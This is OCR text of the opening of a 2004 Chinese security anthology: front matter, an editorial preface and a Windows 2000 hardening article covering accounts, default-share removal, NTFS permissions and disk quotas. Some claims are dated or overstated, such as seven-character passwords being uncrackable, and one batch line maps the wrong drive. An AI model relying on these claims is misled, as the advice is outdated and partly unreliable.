黑客防线

2005 精华奉献本（上册）

《黑客防线》编辑部　编

新增6大原创精品黑客技术专题

汇聚全年技术焦点

300个总计1200MB精品黑客动画

手把手教你攻防技术

200篇精品攻防文章

独占黑客技术鳌头

附双光盘

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2005 精华奉献本（上册）

《黑客防线》编辑部　编

人民邮电出版社

图书在版编目(CIP)数据

《黑客防线》2005精华本/《黑客防线》编辑部编.
北京：人民邮电出版社，2004.12
ISBN 7-115-12882-0

Ⅰ.黑… Ⅱ.黑… Ⅲ.计算机网络－安全技术
Ⅳ.TP393.08

中国版本图书馆CIP数据核字(2004)第116365号

内容提要

《黑客防线2005精华奉献本》是国内最早创刊的网络安全类媒体《黑客防线》总第37期到第48期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上下两册(本册为上册)，并附带2张包含1200M安全技术录像的光盘。文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻击/脚本攻击防范、漏洞攻击/漏洞攻击防范、黑兵器库/黑器攻击防范等，并增加了全新的专题文章，同时选取国内首创的“新手学溢出”栏目中的精品文章，非常适合各层次读者学习！

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

黑客防线2005精华奉献本(上册)

编　　：《黑客防线》编辑部
责任编辑：魏雪萍

出版发行：人民邮电出版社发行　北京市崇文区夕照寺街14号A座(100061)
读者热线：010-62141360
印　　刷：中煤涿州制图印刷厂
经　　销：全国各地新华书店

开　　本：782×1092　1/16
印　　张：36
字　　数：3800千字
2004年12月第1版　2004年12月北京第1次印刷

ISBN 7-115-12882-0/TP·4327
全套定价：35.00元(附双光盘)

本书如有印刷质量问题(错页、掉页、残页等)，请您与我们联系，我们负责调换。
联系电话：010-62141446　E-mail：yougoubu@hacker.com.cn

致读者的话

黑客一词，源于英文Hacker，原指热心于计算机技术，水平高超的电脑专家，尤其是程序设计人员，他们发现系统漏洞和各种程序错误，并设法修补这样的漏洞。从原来的定义来说，黑客无疑是网络中最让人觉得神秘切崇高的人群。但世界上没有绝对好的东西，黑客也是这样。信息高科技时代的到来，给人类各方面发展都带来了前所未知的巨大进步，但同时也带来了前所未知的巨大灾难。黑客这一神秘群体，由于掌握了核心的技术、最有破坏力的漏洞，所以渐渐分离出来两个部分，一部分是为网络安全而奉献精力的真正黑客，而另一部分是在网络上为所欲为，拥有强大破坏力，行踪神秘的Cracker！

我国互联网业界风起云涌，网络从最初的新奇，到今弥散到人们的日常生活，它改变了传统的信息消费渠道、抢占了新闻受众、影响着大众娱情……面对汹涌而来的信息浪潮，网络的脆弱性也在经受着无数黑客、Cracker的一次次考验和打击。面对这样的转变，为了普及广大网友的网络安全常识、提高网络管理员的技术水平，《黑客防线》应运而生——一本崭新的集网络安全专业技术、专业资讯为一体的专业杂志面世了。

作为中国最早的网络安全类杂志，走过了五年的风风雨雨，一直以"在攻与防的对立统一中寻求突破"为理念的我们，在普及网络安全知识的同时，针对网络上黑客攻击事件、网络漏洞等方面策划出最快、最新、最权威的技术文章奉献给大家。同时也以为"黑客"正名为己任，告诉我们的每个读者：什么是真正的黑客，什么是黑客精神，什么是Cracker。

在黑客防线成长的过程中，通过我们不断推出的攻防实验室，非常多的朋友学习到了很多实用的网络安全攻击、防御知识，虽然不可避免的存在一些缺陷，但我们一直在积极的听取大家的意见，每一轮都改进一些，希望能更适合大家的要求；同时，很高兴地看到大家通过实验室而让技术得到成长，而且每个朋友的成长几乎都能带动周围一圈人意识的改变，这样才真正地体现出了"攻防对立统一"的精髓，中国的网络安全就是靠我们每个人的努力才能获得成功，就得靠每个团体中每分子的努力才能成功！

眼下互联网上的攻击事件越来越多，各大网络管理员、系统维护者都在为入侵防护而头疼，生怕自己一不小心就让虎视眈眈的"黑客"进入了服务器。其实管理员们根本没必要这样担惊受怕。要知道任何攻击技术都不是万能的，每种入侵方法都有它自己针对的漏洞，如果网管们能掌握这样的攻击技术，本身就是一名出色的善意"入侵者"，那在知己知彼的情况下，防护不就变得非常简单了吗？这也是《黑客防线》一直倡导的"在攻与防的对立统一中寻求突破"理念的最终体现，而我们的攻防实验室就是为了深入这一理念而开展的活动，希望每个喜欢入侵技术，每个喜欢安全技术的朋友都能在我们的实验室中学到自己需要的知识——在此前提下，根据各读者的强烈建议，我们特别精选了200篇经典攻防技术文章，特约了6大顶尖技术专题，收集了300个全程演示的攻防录像，融合在《黑客防线2005精华奉献本》里，以便喜欢黑客技术的朋友们系统地学习最新的网络安全技能，做好最强的防护系统。

最后，我们再次感谢广大读者对我们的支持，感谢人民邮电出版社同我们的合作，使更多读者可以看到我们的图书，让国内更多的人了解到黑客技术，并借此来提高国内网络安全的整体水平。同时，有任何疑问欢迎来我们论坛发帖讨论，地址是http://www.hacker.com.cn/newbbs，我们的编辑和黑客爱好者们将在第一时间为您答疑，帮助您解决安全故障和系统防护问题，共同创造一片纯净的中国互联网空间！

黑客防线2005精华奉献本

目录（上册）

最新奉献

专题企划

漏洞攻击防范


脚本攻击防范

黑器攻击防范

网管之家

新手学溢出

被人忽略的Windows强大安全功能



文/图 单长虹

相信大家对于Windows 2000系列的操作系统安全性都有着自己的认识，也听很多人说Windows 2000是多么的不安全。对于上面这种观点，我倒是不敢苟同。跟Windows系列系统打交道也有6年的时间了，从最初的Windows 95/98，到现在的Windows 2000/2003，笔者对这些操作系统的熟悉程度也经历了一个从陌生到熟悉，从认识浅显到认识深刻的过程，对于熟悉Windows系统的人来说，大家应该走过了一段艰难而相似的历程。

前几天在给学生上第一堂课的时候，我首先让大家讲了一下各人对于Windows 2000操作系统的认识，几乎每个人都说Windows系统是多么的不安全，有那么多的漏洞。在他们看来，Windows 2000简直是罄竹难书，似乎微软开发出了这个优秀的操作系统已经犯下了滔天罪行。在听完了大家对Windows的批判之后，我说了这么一句话：我只想告诉你们，所有说Windows不安全的人，只能说你对Windows了解不深，你不是一个Windows的高手。

下面，我将结合事前预防、事中检测和事后审查来跟大家一起探讨一下Windows 2000/2003系统的安全维护问题。当然，我谈到的某些内容，可能已经有人提过，但是，为了给读者一个总体的把握，无论是别人说过的还是没有说过的，我都要说出来。

我们在做系统的时候，最看重的就是事前预防，只有预防工作做得好，才不会造成很大的损失，才能够有效地避免安全问题的出现。事前预防的方面很多，下面我们就来一一列举，其中，我们也夹杂了访问检测和事后审核的应用技术。

用户安全管理

用户的管理一直是一个令人头痛的问题，在Windows 2000以前微软的操作系统中，曾经出现过账户，但是都没有在实质上起到什么作用，并不能够真正控制系统的访问，所以也谈不上什么用户安全性。Windows 2000中虽然对用户的安全性作了很多有益的工作，但是要想达到真正的安全，还要做一些安全配置工作。

通常情况下，系统中只要一个管理员账户，将管理员账户的密码设置得足够复杂，只要符合本地安全策略中的密码复杂策略基本上就可以了，将Guest账户禁用。另外最好创建一个隶属于Ppower users组的用户，让这个用户负责日常的普通维护工作，并且也要设置足够复杂的密码，通常情况下只要有字母、数字和特殊字符，密码长度大于7就可以了。对于目前的针对密码破解的软件，这个复杂度是无能为力的。

在本地安全策略中做如图1、图2、图3的设置。




图1




图2




图3

将Repair中的SAM（security account management，安全账户管理）文件删除，防止被攻击者盗走SAM进行密码破解。

另外，需要做的就是要经常更改用户密码，最好在一次时间内将所有账户的密码更改掉。

共享的安全管理

Windows 2000系统中，为了管理员远程管理计算机的方便，每次计算机启动都会自动打开如admin$、ipc$

等默认共享，这些共享虽然对于偶尔的远程管理提供了方便，但是却对Windows 2000的安全构成了极大的威胁，尤其是ipc$共享，很多黑客软件都是使用了admin$上传服务器端的软件，然后控制端和服务器端使用ipc$的管道技术进行通信。删掉ipc$共享，不会影响本机的正常功能。所以，除非必要，最好将本机的默认共享全部删掉，这个工作我们可以创建一个批处理文件来完成，让这个批处理文件每次开机的时候自动启动。这里我们将批处理文件命名为sharedelete.bat，将这个文件丢到System32目录下，然后在注册表的HKEY_LOCAL_MACHINE\software\Microsoft\Windows\currentversion \run下面增加一个键值Deleteshare，内容为指向sharedelete.bat的全路经名。

假设本机的分区有C、D、E、F，那么批处理文件的内容如下：

```
net share c$ /delete
net share d$ /delete
net share e$ /delete
net share f$ /delete
net share admin$ /delete
net share ipc$ /delete
```

这里要严格按照格式来写，该有空格的地方必须出现空格，不用空格的地方不可随便加上空格，如/delete之间不存在空格，如果加上了，就会出错，从而不能够将共享删除。

如果用户在实际操作中需要使用共享，可以在需要的时候自己添加，或者使用很难猜到的隐含共享名称进行共享，比如用户可以创建如下一个文件来创建如系统的隐含共享一样效果的共享，但是都是根据自己的喜好来定义的名称，外人很难猜到。这里我还是使用批处理文件来提供共享。文件名称为shareadd.bat，内容如下：

```
net share ritatv_c$=c:
net share ritatv_d$=d:
net share ritatv_e$=d:
net share ritatv_f$=f:
net share ritatv_admin$=c:\winnt
```

然后要做的工作就是像上面一样，让这个批处理文件在开机时自动运行就可以了。

另外，在共享时，要注意共享许可的控制，只要分配给用户他需要的合适的许可，不要给得太高，尽量给只读。

NTFS权限控制

Windows 2000给我们提供了非常好的文件访问控制机制，这就是NTFS。然而在实际中还是有很多管理员在使用Fat32，不知道他们这么作为了什么，难道是为了在计算机上装上一个Windows 98的系统，然后能够让98也来访问这些分区吗？想想也只有这么解释才能想得通。所以，这里我觉得还是很有必要来说说NTFS的权限控制问题。

先来看一下NTFS中的文件许可。

1. READ（读）：读取文件，查看文件属性、文件所有者和文件许可。

2. WRITE（写）：改写文件，改变文件属性，查看文件所有者和许可。

3. READ&EXECUTE（读取和执行）：除了具有读的许可外，还可执行文件。

4. MODIFY（修改）：除了具有WRITE和READ&EXECUTE许可外，还可以修改和删除文件。

5. FULL CONTROL（完全控制）：除了具有以上许可外，还可以修改许可，获取文件的所有权。

对于文件夹的许可，除了具有以上的许可外，还有一条，就是"列出文件夹目录"，它允许用户可以查看目录。

比如对于本机的很多目录就可以设置为只读写，而不给提供给可执行以上的许可。这种最高的许可可以仅仅保留给管理员用户使用，其他用户需要时再予以分配就可以了。

尤其对于配置为Web服务器的机器，更加要注意对于可以上传文件的目录的权限控制，对于上传文件的目录一定要控制为不可执行。另外对于数据库所在的目录，也控制为不可执行，这样就可以从某种程度上来达到一定的安全性。

还有如比较重要的日志文件，如c:\winnt\system32\logfiles目录的许可也要控制为不可删除，只允许读取写入。

对于本机的安全账户管理文件sam的许可可以控制为不允许除了管理员组和power users组中的成员进行访问，这样就可以从某种程度上杜绝数据的非法读取。

NTFS还支持文件的加密功能，对于重要的文档和数据，最好使用加密功能，这样加密了的数据，其他用户（除了Administrator）根本都无法读取，这样，即便是别人拿走了你的硬盘，你也不用害怕数据被读取出来了。不过，这个功能一定要慎用，因为，一旦你的系统崩溃了，也就意味着你的数据从此就没有人可以读取出来了，所以在做加密的同时，一定不要忘记将数据备份到另外的移动存储设备上，并且安全保管好，以免数据丢失。加密了的数据的文件的颜色会有变化，这都属于正常反应，用户大可不必惊慌失措，可以泰然处之。加密功能见图4所示。




图4

使用磁盘配额功能

配额是指卷的磁盘配额跟踪以及控制磁盘空间的使用，简单点说就是限制用户可以在卷上使用多少空间。系统管理员可将Windows配置为：用户超过所指定的磁盘空间限额时，阻止进一步使用磁盘空间和记录事件。当用户超过指定的磁盘空间警告级别时记录事件。

启用磁盘配额时，可以设置两个值：磁盘配额限

度和磁盘配额警告级别。该限制指定了允许用户使用的磁盘空间容量。警告级别指定了用户接近其配额限度的值。例如，可以把用户的磁盘配额限度设为 50MB，并把磁盘配额警告级别设为 45MB。这种情况下，用户可在卷上存储不超过 50MB 的文件。如果用户在卷上存储的文件超过 45MB，则把磁盘配额系统记录为系统事件。

可以指定用户能超过其配额限度。如果不想拒绝用户访问卷但想跟踪每个用户的磁盘空间使用情况，启用配额但不限制磁盘空间使用将非常有用。也可指定不管用户超过配额警告级别还是超过配额限度时是否要记录事件。

启用卷的磁盘配额时，系统从那个值起自动跟踪新用户卷使用。但是，磁盘配额不应用到现有的卷用户上。可以通过在“配额项目”窗口中添加新的配额项目将磁盘空间配额应用到现有的卷用户上。

可以在本地卷和网络卷上启用配额，但是只能在从卷的根目录共享以及用 NTFS 文件系统格式化的卷上启用配额。要支持磁盘配额，磁盘卷必须用 Windows 2000 中的 NTFS 版本格式化。用 Windows NT 4.0 中使用的 NTFS 版本格式化的卷将被 Windows 2000 安装程序自动升级。要管理卷上的配额，您必须是驱动器所在计算机上的 Administrators 组的成员。如果卷不是用 NTFS 格式化的或者您不是本地计算机上的 Administrators 组的成员，那么卷的属性页上将不显示“配额”选项卡。文件压缩不影响配额统计。例如，如果用户 A 限制使用 3MB 的磁盘空间，那么只能存储 3MB 的文件，即使文件压缩之后只有 50KB。

在使用配额的时候，要么只能对单个的用户一个一个做，要么只能对所有的用户做，不能依次配置多个用户。

配置方法如下

1．针对所有的用户

在卷上（逻辑分区）点击右键／属性／配额，如图 5 所示。这样做了以后，当有新的用户来访问这个卷时，最多只能使用 200MB 的空间，当它使用的空间达到 199MB 时，将进行警告，当满 200MB 时，将拒绝它使用多余的空间。并且，每个在此卷上的新用户，在此卷上看到的总空间只有 200M。在多用户的机器上，建议用户可以对系统分区使用这样的配额，以防止用户的使用空间过渡膨胀，导致系统无可利用空间。不过，在对系统分区采取此措施的时候一定要注意，限制的空间不可过小，如果太小，将无法登录进系统。

